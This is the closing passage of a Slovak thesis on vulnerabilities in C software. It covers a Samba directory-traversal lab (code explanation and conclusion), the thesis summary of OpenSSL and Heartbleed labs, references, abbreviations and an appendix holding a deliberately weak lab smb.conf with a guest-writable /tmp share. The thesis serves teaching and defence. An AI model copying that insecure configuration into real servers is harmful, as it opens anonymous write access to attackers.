Pomocou tejto funkcie sa overuje platnosť nastavenia `wide links` pre konkrétnu zdieľanú službu, ktorá je identifikovaná pomocou `snum` – čísla služby. Funkcia vráti `true` alebo `false` na základe toho, či je pre danú službu povolená funkcia `wide links`. Taktiež sa kontroluje platnosť indexu služby `LP_SNUM_OK(snum)` a podľa toho sa rozhodne medzi použitím špecifického nastavenia služby alebo predvolených nastavení.

Funkcia `widelinks_warning` slúži ako už z názvu vyplýva, na vygenerovania varovania. Toto varovanie je generované do logovacích súborov, ak sú zároveň povolené `wide links` a Unix rozšírenia. Ak sú obe podmienky pre toto varovanie splnené,

dochádza k jeho vygenerovaniu, ktoré upozorňuje na nekompatibilitu týchto nastavení a `wide links` budú pre danú službu zakázané.

Funkcia `lp_widelinks` poskytuje overenie, či sú pre danú službu povolené `wide links`. V prípade, že sú globálne povolené Unix rozšírenia `lp_unix_extensions()`, funkcia vráti `false`, bez ohľadu na konkrétne nastavenie `wide links` pre službu. Ak Unix rozšírenia nie sú povolené, hlavný výsledok pre funkciu je z `lp_widelinks_internal`. Bezpečnostné riziko nastáva v tom prípade, ak by boli naraz povolené `wide links` a Unix rozšírenia, pretože z dôvodu ich nekompatibility môže dôjsť k výskytu ďalších, rovnako závažných zraniteľností, ako bolo ukázané napríklad aj v tejto laboratórnej úlohe. Ukážku konfiguračného súboru, s ktorým sa pracovalo v rámci laboratórnej úlohy, je možné si pozrieť v prílohe **Chyba! N enašiel sa žiaden zdroj odkazov.**.

5.1.3 Záver

Cieľom tejto laboratórnej úlohy bolo zreplikovať zraniteľnosť, ktorá postihuje väčšinu verzií softvéru Samby pred verziou 3.5.0rc3. Oprava prišla v tejto spomenutej verzii. Táto zraniteľnosť umožňovala útočníkovi vykonať anonymné prihlásenie s oprávneniami root a následne prechádzať adresáre v systéme, sťahovať a nahrávať súbory. Útočník sa tým pádom mohol dostať k citlivým údajom, čo predstavuje potenciálne bezpečnostné riziko. V tejto laboratórnej úlohe sa používali dve virtuálne zariadenia, ktorými sú Kali Linux a Bee-Box založený na Ubuntu. Danú zraniteľnosť sa podarilo úspešne zreplikovať s využitím skriptu, ktorý sa nachádzal v Metasploit Framework konzole. Hoci bol skript určený primárne pre verziu Samby 3.4.5, fungoval aj pre naše potreby, keďže je zraniteľnosť prítomná v obidvoch verziách. Taktiež sa podarilo v rámci ukážky laboratórnej úlohy stiahnuť súbory jedného z užívateľov a prehliadnuť si ich. V závere laboratórnej úlohy sa podarilo popísať kód zraniteľnej verzie Samby 3.0.28a, s ktorou sa pracovalo a taktiež bol popísaný kód opravenej verzie Samby 3.5.1, v ktorej sa už daná zraniteľnosť nevyskytovala.

6 ZÁVER

Cieľom tejto diplomovej práce bolo poskytnúť podrobný pohľad na problematiku zraniteľností v kompilovaných jazykoch, pričom zameranie bolo na jazyk C a následné vytvorenie laboratórnych úloh, v ktorých by bolo možné zraniteľnosti úspešne zreplikovať. Celkovo boli vytvorené tri laboratórne úlohy, pričom v každej z nich bolo zameranie na iný typ zraniteľnosti. Spomínané zraniteľnosti boli zamerané na *pretečenie vyrovnávacej pamäte* (buffer overflow), *čítanie nad rámec vyrovnávacej pamäte* (buffer over-read) a *prechádzanie adresárov* (path/directory traversal). Na zreplikovanie týchto zraniteľností boli využité zraniteľné verziu softvéru OpenSSL 1.0.1, 3.0.5, 3.0.6 a Samba 3.0.28a. Pre ukážku boli v prvej úlohe názorné ukázané aj verzie OpenSSL, ktoré neobsahovali spomínanú zraniteľnosť. Taktiež sa použili tie isté súbory na vytvorenie certifikátov ako aj v prípade zraniteľnej verzie. Následná ukážka dokázala, že zraniteľnosť, ktorá by spôsobila odopretie služby (DoS), sa už vo verziách OpenSSL 3.0.7 a 3.0.12 nenachádza. Týmto spôsobom bolo možné sledovať, ako sa správajú zraniteľné verzie OpenSSL a opravené verzie. V druhej laboratórnej úlohe bola využitá zraniteľná verzia OpenSSL 1.0.1f, ktorá obsahovala zraniteľnosť Heartbleed. Na zreplikovanie zraniteľnosti bol využitý skript z databázy Metasploit Framework konzoly. Zraniteľnosť bola úspešne zreplikovaná, pričom výsledkom bolo, že server odpovedal väčším množstvom dát, ako v skutočnosti mal. V tretej úlohe bola k zreplikovaniu zraniteľnosti využitá verzia Samby 3.0.28a, pričom využitý skript bol primárne určený pre verziu 3.4.5. Keďže ale obidve tieto verzie Samby sú zraniteľné na ten istý útok a stále obsahovali tú istú zraniteľnosť, skript pre naše potreby fungoval bez problémov. Všetky tieto zraniteľnosti sa podarilo úspešne zreplikovať a ukázať dôsledky chybnej implementácie kódu v zraniteľných verziách softvéru. Následne boli v každej laboratórnej úlohe podrobne vysvetlené zraniteľné verzie kódu, kedy dochádzalo k zraniteľnostiam a následne ich opravené verzie. Obe verzie kódov boli porovnané medzi sebou a znázornené, ktoré časti z nich sa zmenili. Boli využité celkovo tri operačné systémy, s pomocou ktorých sa podarilo uvedené zraniteľnosti zreplikovať, a to konkrétne Windows 10, OWASP Bee-Box založený na Ubuntu a Kali Linux.

LITERATÚRA

[1] NCSC. *Understanding vulnerabilities* [online]. 2015 [cit. 2023-10-10]. Dostupné z: https://www.ncsc.gov.uk/information/understanding-vulnerabilities

[2] JOSEPH, Timothy. *Common Software Security Flaws* [online]. 2021 [cit. 2023-12-10]. Dostupné z: https://blog.qasource.com/common-software-security-flaws

[3] TRENDMICRO. Exploit [online]. 2015 [cit. 2023-10-10]. Dostupné z: https://www.trendmicro.com/vinfo/us/security/definition/exploit

[4] NIST. *Cyber Attack* [online]. 2020 [cit. 2023-10-10]. Dostupné z: https://csrc.nist.gov/glossary/term/Cyber_Attack

[5] IMPREVA. *Buffer Overflow Attack* [online]. 2020 [cit. 2023-10-10]. Dostupné z: https://www.imperva.com/learn/application-security/buffer-overflow/

[6] OWASP. *Buffer Overflow* [online]. 2020 [cit. 2023-10-11]. Dostupné z: https://owasp.org/www-community/vulnerabilities/Buffer_Overflow

[7] PERLA, Enrico. *A Taxonomy of Kernel Vulnerabilities* [online]. 2011 [cit. 2023-10-11]. Dostupné z: https://www.sciencedirect.com/topics/computer-science/integer-overflow

[8] CQR. *INTEGER OVERFLOW* [online]. 2023 [cit. 2023-10-11]. Dostupné z: https://cqr.company/web-vulnerabilities/integer-overflow/

[9] NIDECKI, Tomasz Andrzej. *Integer overflow* [online]. 2023 [cit. 2023-10-17]. Dostupné z: https://www.invicti.com/learn/integer-overflow/

[10] RYAN. *Input Validation vulnerabilities and how to fix them* [online]. 2023 [cit. 2023-10-17]. Dostupné z: https://www.ryadel.com/en/input-validation-vulnerabilities-how-to-fix-guide/

[11] SCHELDT, Amanda a Jon LEVENSON. *What is Race Condition Vulnerability?* [online]. 2023 [cit. 2023-10-17]. Dostupné z: https://www.automox.com/blog/vulnerability-definition-race-condition

[12] VERACODE. *What Is a Race Condition?* [online]. 2018 [cit. 2023-10-19]. Dostupné z: https://www.veracode.com/security/race-condition

[13] LUTKEVICH, Ben. *Race condition* [online]. 2021 [cit. 2023-10-19]. Dostupné z: https://www.techtarget.com/searchstorage/definition/race-condition

[14] KASPERSKY. *Use-After-Free* [online]. 2019 [cit. 2023-10-19]. Dostupné z: https://encyclopedia.kaspersky.com/glossary/use-after-free/

[15] SNYK. *Use after free* [online]. 2023 [cit. 2023-10-19]. Dostupné z: https://learn.snyk.io/lesson/use-after-free/

[16] CQR. *USE-AFTER-FREE VULNERABILITY* [online]. 2023 [cit. 2023-10-25]. Dostupné z: https://cqr.company/web-vulnerabilities/use-after-free-vulnerability/

[17] SHLYAKHOVETSKA, Kateryna. *A gentle introduction to static code analysis* [online]. 2023 [cit. 2023-10-25]. Dostupné z: https://www.infoworld.com/article/3705568/a-gentle-introduction-to-static-code-analysis.html

[18] GILLIS, Alexander S. *Static analysis (static code analysis)* [online]. 2023 [cit. 2023-10-25]. Dostupné z: https://www.techtarget.com/whatis/definition/static-analysis-static-code-analysis
[19] DEWHURST, Ryan. *Static Code Analysis* [online]. 2020 [cit. 2023-10-26]. Dostupné z: https://owasp.org/www-community/controls/Static_Code_Analysis
[20] SONAR. *Clean code for teams and enterprises with {SonarQube}* [online]. 2017 [cit. 2023-10-26]. Dostupné z: https://www.sonarsource.com/products/sonarqube/
[21] ESLINT. *The pluggable linting utility for JavaScript and JSX* [online]. 2023 [cit. 2023-10-27]. Dostupné z: https://eslint.org/
[22] PUGH, Bill a Andrey LOSKUTOV. *FindBugs™ - Find Bugs in Java Programs* [online]. 2015 [cit. 2023-11-2]. Dostupné z: https://findbugs.sourceforge.net/
[23] CARDONA, Mercedes. *Dynamic code analysis: What it is and isn't in application security testing* [online]. 2023 [cit. 2023-11-2]. Dostupné z: https://www.invicti.com/blog/web-security/dynamic-code-analysis-in-application-security-testing/
[24] CHECK POINT. *What is Dynamic Code Analysis?* [online]. 2021 [cit. 2023-11-9]. Dostupné z: https://www.checkpoint.com/cyber-hub/cloud-security/what-is-dynamic-code-analysis/
[25] EGWUENU, Gift. *Dynamic Code Analysis Tools* [online]. 2022 [cit. 2023-11-9]. Dostupné z: https://verpex.com/blog/website-tips/dynamic-code-analysis-tools
[26] APACHE SOFTWARE FOUNDATION. *Apache JMeter™* [online]. 2011 [cit. 2023-11-14]. Dostupné z: https://jmeter.apache.org/
[27] MCPEAK, Alex. *An Introduction to Selenium Open Source Automation Tool* [online]. 2017 [cit. 2023-11-14]. Dostupné z: https://smartbear.com/blog/intro-selenium-testing/
[28] VALGRIND™ DEVELOPERS. *About Valgrind* [online]. 2023 [cit. 2023-11-14]. Dostupné z: https://valgrind.org/info/about.html
[29] IMPERVA. *Fuzzing* [online]. 2022 [cit. 2023-11-20]. Dostupné z: https://www.imperva.com/learn/application-security/fuzzing-fuzz-testing/
[30] OWASP. *Fuzzing* [online]. 2022 [cit. 2023-11-20]. Dostupné z: https://owasp.org/www-community/Fuzzing
[31] HACKERONE. *What Is Pentesting? How Does It Work Step-by-Step?* [online]. 2023 [cit. 2023-11-25]. Dostupné z: https://www.hackerone.com/knowledge-center/what-penetration-testing-how-does-it-work-step-step
[32] KUMAR, RAJESH. *What is Fortify and How it works? An Overview and Its Use Cases* [online]. 2022 [cit. 2023-11-26]. Dostupné z: https://www.devopsschool.com/blog/what-is-fortify-and-how-it-works-an-overview-and-its-use-cases/
[33] OPENTEXT CYBERSECURITY. *Fortify Static Code Analyzer (SCA) Static Application Security Testing: Key Benefits, Key Features* [online]. 2023, 3 [cit. 2023-11-26]. Dostupné z: https://www.microfocus.com/media/data-sheet/fortify_static_code_analyzer_static_application_security_testing_ds.pdf

[34] BESCHOKOV, Mukhadin. *OWASP ZAP - Zed Attack Proxy* [online]. 2023 [cit. 2023-11-27]. Dostupné z: https://www.wallarm.com/what/owasp-zap-zed-attack-proxy
[35] HACKERONE. *OWASP ZAP: 6 Key Capabilities and a Quick Tutorial* [online]. 2022 [cit. 2023-11-27]. Dostupné z: https://www.hackerone.com/knowledge-center/owasp-zap-6-key-capabilities-and-quick-tutorial
[36] BUCKBEE, Michael. *What is Metasploit? The Beginner's Guide* [online]. 2022 [cit. 2023-11-28]. Dostupné z: https://www.varonis.com/blog/what-is-metasploit
[37] METASPLOIT. *Metasploit modules* [online]. 2023 [cit. 2023-11-28]. Dostupné z: https://docs.metasploit.com/docs/modules.html
[38] SHIVANANDHAN, Manish. *What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time* [online]. 2020 [cit. 2023-12-01]. Dostupné z: https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/
[39] PALE, Paulino Calderón. *Nmap 6: Network Exploration and Security Auditing Cookbook: Network Exploration* s. 45 - 56. Packt Publishing, 2012, 299 s. ISBN 978-1-84951-748-5.
[40] AWASTHI7XENEXTT. *What is Burp Suite?* [online]. 2020 [cit. 2023-12-04]. Dostupné z: https://www.geeksforgeeks.org/what-is-burp-suite/
[41] AWATI, Rahul. *Nessus* [online]. 2021 [cit. 2023-12-04]. Dostupné z: https://www.techtarget.com/searchnetworking/definition/Nessus
[42] TENABLE. *Tenable Nessus®* [online]. 2023 [cit. 2023-12-04]. Dostupné z: https://www.tenable.com/products/nessus
[43] BASUMALLICK, Chiradeep. *What is the Nessus Scanner? Working and Key Features* [online]. 2022 [cit. 2023-12-04]. Dostupné z: https://www.spiceworks.com/it-security/data-security/articles/what-is-nessus-scanner/
[44] QUALYS. *Qualys FAQ: What does Qualys offer?* [online]. 2023 [cit. 2023-12-07]. Dostupné z: https://www.qualys.com/support/faq/general/
[45] ASHWANI, K. *What is Qualys and use cases of Qualys?* [online]. 2023 [cit. 2023-12-07]. Dostupné z: https://www.devopsschool.com/blog/what-is-qualys-and-use-cases-of-qualys/
[46] SHODAN. *What is Shodan?* [online]. 2018 [cit. 2023-12-07]. Dostupné z: https://help.shodan.io/the-basics/what-is-shodan
[47] HO, Rachel. *What Is Shodan? How to Use It & How to Stay Protected* [online]. 2023 [cit. 2023-12-08]. Dostupné z: https://www.safetydetectives.com/blog/what-is-shodan-and-how-to-use-it-most-effectively/
[48] RISKXCHANGE. *What are information security standards?* [online]. 2023 [cit. 2023-12-08]. Dostupné z: https://riskxchange.co/1006780/information-security-standards/

[49] EURÓPSKA ÚNIA. *Obecné nařízení o ochraně údajů (GDPR)* [online]. 2018 [cit. 2023-12-08]. Dostupné z: https://eur-lex.europa.eu/CS/legal-content/summary/general-data-protection-regulation-gdpr.html
[50] CEMS, s.r.o. *Certifikácia systému manažérstva informačnej bezpečnosti podľa normy ISO/IEC 27001* [online]. 2023 [cit. 2023-12-09]. Dostupné z: https://www.cems.sk/produkt/19-certifikacia-systemu-manazerstva-informacnej-bezpecnosti-podla-normy-iso-iec-27001
[51] ESET, s.r.o. *Nová európska smernica NIS2: Potrebný základ pre spoločnú kybernetickú bezpečnosť* [online]. 2023 [cit. 2023-12-09]. Dostupné z: https://bezpecnevofirme.eset.com/sk/firemna-bezpecnost/nova-europska-smernica-nis2-potrebny-zaklad-pre-spolocnu-kyberneticku-bezpecnost/
[52] SYNOPSYS. *Software Development Life Cycle (SDLC)* [online]. 2023 [cit. 2023-12-09]. Dostupné z: https://www.synopsys.com/glossary/what-is-sdlc.html
[53] AQUA SECURITY SOFTWARE, Ltd. *DevSecOps Tools: 9 Ways to Integrate Security Into the SDLC* [online]. 2023 [cit. 2023-12-10]. Dostupné z: https://www.aquasec.com/cloud-native-academy/devsecops/devsecops-tools/
[54] NIST. *Creating a Patch and Vulnerability Management Program: Vulnerability Databases* [online]. 2023, C.5 [cit. 2023-12-10]. Dostupné z: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-40ver2.pdf
[55] OPENSSL SECURITY TEAM. *CVE-2022-3786 and CVE-2022-3602: X.509 Email Address Buffer Overflows* [online]. 2022 [cit. 2023-12-10]. Dostupné z: https://www.openssl.org/blog/blog/2022/11/01/email-address-overflows/
[56] TENABLE SECURITY RESPONSE TEAM. *CVE-2022-3786 and CVE-2022-3602: OpenSSL Patches Two High Severity Vulnerabilities* [online]. 2022 [cit. 2023-12-10]. Dostupné z: https://www.tenable.com/blog/cve-2022-3786-and-cve-2022-3602-openssl-patches-two-high-severity-vulnerabilities
[57] SYNOPSYS. *The Heartbleed Bug* [online]. 2022 [cit. 2023-12-11]. Dostupné z: https://heartbleed.com/
[58] Colm MacCárthaigh, CVE-2022-3602 [online]. 2022 [cit 2023-12-11]. Dostupné z: https://github.com/colmmacc/CVE-2022-3602
[59] CANONICAL, Ltd. *CVE-2010-0926* [online]. 2010 [cit. 2023-12-11]. Dostupné z: https://ubuntu.com/security/CVE-2010-0926

ZOZNAM SYMBOLOV A SKRATIEK

Skratky:

ACK	Acknowledgment
CVE	Common Vunlerabilities and Exposures
DAST	Dynamic Application Security Testing
DoS	Denial of Service
FTP	File Transfer protocol
GDPR	General Data Protection Regulation
HIPAA	Health Insurance Portability and Accountability Act
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
PCI DSS	Payment Card Industry Data Security Standard
PHP	Hypertext Preprocessor
SaaS	Software as a Service
SAST	Static Application Security Testing
SDLC	Software Development LifeCycle
SQL	Structured Query Language
SYN	Synchronize
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
XML	eXtensible Markup Language
XSS	Cross-Site-Scripting
XXE	XML External Entity

ZOZNAM PRÍLOH

Príloha A - Konfiguračný súbor pre Samba zdieľanie

```
#
# Sample configuration file for the Samba suite for Debian GNU/Linux.
#
#
# This is the main Samba configuration file. You should read the
# smb.conf(5) manual page in order to understand the options listed
# here. Samba has a huge number of configurable options most of which
# are not shown in this example
#
# Any line which starts with a ; (semi-colon) or a # (hash)
# is a comment and is ignored. In this example we will use a #
# for commentary and a ; for parts of the config file that you
# may wish to enable
#
# NOTE: Whenever you modify this file you should run the command
# "testparm" to check that you have not many any basic syntactic
# errors.
#

#======================= Global Settings =======================

[global]

## Browsing/Identification ###

# Change this to the workgroup/NT-domain name your Samba server will
part of
   workgroup = itsecgames

# server string is the equivalent of the NT Description field
   server string = %h server (Samba %v)

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS
Server
;   wins support = no

# WINS Server - Tells the NMBD components of Samba to be a WINS Client
# Note: Samba can be either a WINS Server, or a WINS Client, but NOT
both
;   wins server = w.x.y.z

# This will prevent nmbd to search for NetBIOS names through DNS.
   dns proxy = no

# What naming service and in what order should we use to resolve host
names
# to IP addresses
;   name resolve order = lmhosts host wins bcast


#### Debugging/Accounting ####

# This tells Samba to use a separate log file for each machine
```

```
# that connects
   log file = /var/log/samba/log.%m

# Put a capping on the size of the log files (in Kb).
   max log size = 1000

# If you want Samba to only log through syslog then set the following
# parameter to 'yes'.
;   syslog only = no

# We want Samba to log a minimum amount of information to syslog.
Everything
# should go to /var/log/samba/log.{smbd,nmbd} instead. If you want to
log
# through syslog you should set the following parameter to something
higher.
   syslog = 0

# Do something sensible when Samba crashes: mail the admin a backtrace
   panic action = /usr/share/samba/panic-action %d


####### Authentication #######

# "security = user" is always a good idea. This will require a Unix
account
# in this server for every user accessing the server. See
# /usr/share/doc/samba-doc/htmldocs/ServerType.html in the samba-doc
# package for details.
;   security = user

# You may wish to use password encryption.  See the section on
# 'encrypt passwords' in the smb.conf(5) manpage before enabling.
   encrypt passwords = true

# If you are using encrypted passwords, Samba will need to know what
# password database type you are using.
   passdb backend = tdbsam guest

   obey pam restrictions = yes

;   guest account = nobody
   invalid users = root

# This boolean parameter controls whether Samba attempts to sync the
Unix
# password with the SMB password when the encrypted SMB password in
the
# passdb is changed.
;   unix password sync = no

# For Unix password sync to work on a Debian GNU/Linux system, the
following
# parameters must be set (thanks to Augustin Luton
<aluton@hybrigenics.fr> for
# sending the correct chat script for the passwd program in Debian
Potato).
   passwd program = /usr/bin/passwd %u
   passwd chat = *Enter\snew\sUNIX\spassword:* %n\n
```

```
*Retype\snew\sUNIX\spassword:* %n\n .

# This boolean controls whether PAM will be used for password changes
# when requested by an SMB client instead of the program listed in
# 'passwd program'. The default is 'no'.
;   pam password change = no

username map script = /etc/samba/scripts/mapusers.sh

########## Printing ##########

# If you want to automatically load your printer list rather
# than setting them up individually then you'll need this
;   load printers = yes

# lpr(ng) printing. You may wish to override the location of the
# printcap file
;   printing = bsd
;   printcap name = /etc/printcap

# CUPS printing.  See also the cupsaddsmb(8) manpage in the
# cupsys-client package.
;   printing = cups
;   printcap name = cups

# When using [print$], root is implicitly a 'printer admin', but you
can
# also give this right to other users to add drivers and set printer
# properties
;   printer admin = @ntadmin


######## File sharing ########

# Name mangling options
;   preserve case = yes
;   short preserve case = yes


############ Misc ############

# Using the following line enables you to customise your configuration
# on a per machine basis. The %m gets replaced with the netbios name
# of the machine that is connecting
;   include = /home/samba/etc/smb.conf.%m

# Most people will find that this option gives better performance.
# See smb.conf(5) and /usr/share/doc/samba-doc/htmldocs/speed.html
# for details
# You may want to add the following on a Linux system:
#         SO_RCVBUF=8192 SO_SNDBUF=8192
   socket options = TCP_NODELAY

# The following parameter is useful only if you have the linpopup
package
# installed. The samba maintainer and the linpopup maintainer are
# working to ease installation and configuration of linpopup and
samba.
;   message command = /bin/sh -c '/usr/bin/linpopup "%f" "%m" %s; rm
```

```
%s' &

# Domain Master specifies Samba to be the Domain Master Browser. If
this
# machine will be configured as a BDC (a secondary logon server), you
# must set this to 'no'; otherwise, the default behavior is
recommended.
;   domain master = auto

# Some defaults for winbind (make sure you're not using the ranges
# for something else.)
;   idmap uid = 10000-20000
;   idmap gid = 10000-20000
;   template shell = /bin/bash

#======================= Share Definitions =======================

[homes]
   comment = Home Directories
   browseable = no

# By default, the home directories are exported read-only. Change next
# parameter to 'yes' if you want to be able to write to them.
   writable = yes

# File creation mask is set to 0700 for security reasons. If you want
to
# create files with group=rw permissions, set next parameter to 0775.
   create mask = 0700

# Directory creation mask is set to 0700 for security reasons. If you
want to
# create dirs. with group=rw permissions, set next parameter to 0775.
   directory mask = 0700

# Un-comment the following and create the netlogon directory for
Domain Logons
# (you need to configure Samba to act as a domain controller too.)
;[netlogon]
;   comment = Network Logon Service
;   path = /home/samba/netlogon
;   guest ok = yes
;   writable = no
;   share modes = no

[printers]
   comment = All Printers
   browseable = no
   path = /tmp
   printable = yes
   public = no
   writable = no
   create mode = 0700

# Windows clients look for this share name as a source of downloadable
# printer drivers
[print$]
   comment = Printer Drivers
   path = /var/lib/samba/printers
```

```
   browseable = yes
   read only = yes
   guest ok = no
# Uncomment to allow remote administration of Windows print drivers.
# Replace 'ntadmin' with the name of the group your admin users are
# members of.
;   write list = root, @ntadmin

# A sample share for sharing your CD-ROM with others.
;[cdrom]
;   comment = Samba server's CD-ROM
;   writable = no
;   locking = no
;   path = /cdrom
;   public = yes

# The next two parameters show how to auto-mount a CD-ROM when the
#     cdrom share is accesed. For this to work /etc/fstab must contain
#     an entry like this:
#
#       /dev/scd0   /cdrom  iso9660 defaults,noauto,ro,user   0 0
#
# The CD-ROM gets unmounted automatically after the connection to the
#
# If you don't want to use auto-mounting/unmounting make sure the CD
#     is mounted on /cdrom
#
;   preexec = /bin/mount /cdrom
;   postexec = /bin/umount /cdrom

[tmp]
   comment = oh noes!
   read only = no
   locking = no
   path = /tmp
   guest ok = yes

[opt]
   read only = yes
   locking = no
   path = /tmp
```